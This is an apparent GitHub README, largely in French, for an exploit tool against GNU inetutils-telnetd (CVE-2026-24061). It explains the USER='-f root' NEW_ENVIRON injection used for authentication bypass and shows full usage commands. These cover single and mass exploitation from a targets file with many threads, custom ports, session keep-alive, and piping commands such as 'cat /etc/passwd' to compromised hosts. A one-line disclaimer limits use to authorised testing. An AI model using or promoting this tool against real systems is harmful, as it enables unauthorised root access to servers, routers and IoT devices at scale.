
 tc4dy/cve-2026-24061-poc-exploit

Exploit de contournement d'authentification à distance pour GNU inetutils-telnetd (CVE-2026-24061) utilisant une injection CRLF pour obtenir un shell root instantané. Prend en charge l'exploitation unique/massive, le multi-threading, les ports personnalisés, le mode pipe et le maintien de session.



Édition GNU inetutils-telnetd - Injection CRLF vers contournement d'authentification et shell root instantané
Cet exploit tire parti de CVE-2026-24061, une vulnérabilité critique de contournement d'authentification à distance dans GNU inetutils-telnetd. En injectant une charge utile NEW_ENVIRON forgée avec USER='-f root', il contourne l'authentification et accorde un shell root instantané sans aucun identifiant.
Remarque : Le script
basic_exploit.shest une version simplifiée et plus rapide deexploit.sh; toutefois,exploit.shest recommandé pour une fonctionnalité complète.
| Catégorie | Fonctionnalités |
|---|---|
| Exploitation | [+] Contournement d'authentification via injection CRLF [+] Shell root instantané [+] Injection d'utilisateur personnalisé (-f admin, -f user) |
| Scan | [+] Exploitation d'une cible unique [+] Exploitation de masse depuis un fichier [+] Multi-threading (nombre de threads configurable) [+] Prise en charge de ports personnalisés |
| Avancé | [+] Mode pipe (exécution de commandes via stdin) [+] Maintien de session actif [+] Mécanisme de nouvelle tentative [+] Contrôle du délai d'expiration |
| Ergonomie | [+] Sortie colorée (colorama) [+] Double langage (Python et Bash) [+] Mode verbeux/débogage |
| Produit | Versions |
|---|---|
| GNU inetutils-telnetd | 1.9.3 - 2.7 |
| Distributions Linux affectées | Debian, CentOS, Ubuntu et leurs distributions. (Zorin OS, Linux Mint, Pop!_OS et Elementary OS) |
| Appareils embarqués | NAS, IoT, routeurs |
[!] Avertissement : Cet outil est destiné uniquement aux tests de sécurité autorisés et à des fins éducatives. Tout accès non autorisé est illégal.
# python vers better btw

# Clone the repository
git clone https://github.com/tc4dy/CVE-2026-24061-PoC-Exploit
cd CVE-2026-24061-PoC-Exploit

# Python version
pip3 install -r requirements.txt

# Bash version
chmod +x exploit.sh
chmod +x basic_exploit.sh
# Python version
python3 exploit.py -u 192.168.1.100

# Bash version
./exploit.sh -u 192.168.1.100
./basic_exploit.sh 192.168.1.100
# Custom port (non-standard telnet port)
python3 exploit.py -u 10.0.0.5 -p 2323

# Custom username injection
python3 exploit.py -u 10.0.0.5 -usr admin
# Create targets file
echo "192.168.1.100" > targets.txt
echo "192.168.1.101" >> targets.txt
echo "10.0.0.5:2323" >> targets.txt

# Mass exploit with 20 threads
python3 exploit.py -l targets.txt -m 20

# Bash version
./exploit.sh -l targets.txt -m 20
# Execute commands via pipe
echo "id; whoami; uname -a" | python3 exploit.py -u 192.168.1.100

# Multiple commands
echo "ls -la; cat /etc/passwd; ps aux" | ./exploit.sh -u 192.168.1.100
# Verbose mode with debug output
python3 exploit.py -u 192.168.1.100 -v

# Custom timeout and retries
python3 exploit.py -u 192.168.1.100 --timeout 10 --retries 5

# Session keep-alive (maintain shell)
python3 exploit.py -u 192.168.1.100 --keep-alive
| Court | Long | Description | Par défaut |
|---|---|---|---|
-u | --url | Adresse IP cible | Requis |
-p | --port | Port cible | 23 |
-l | --list | Fichier contenant la liste des cibles | Aucun |
-m | --max-threads | Nombre maximal de threads pour l'exploitation de masse | 10 |
-usr | --username | Nom d'utilisateur à injecter | root |
-t | --timeout | Délai d'expiration du socket (secondes) | 10 |
-r | --retries | Nombre de tentatives de réessai | 3 |
-v | --verbose | Activer la sortie de débogage | False |
--keep-alive | Maintenir la session active après l'exploitation | False |
Découvrez mes autres dépôts d'exploits :
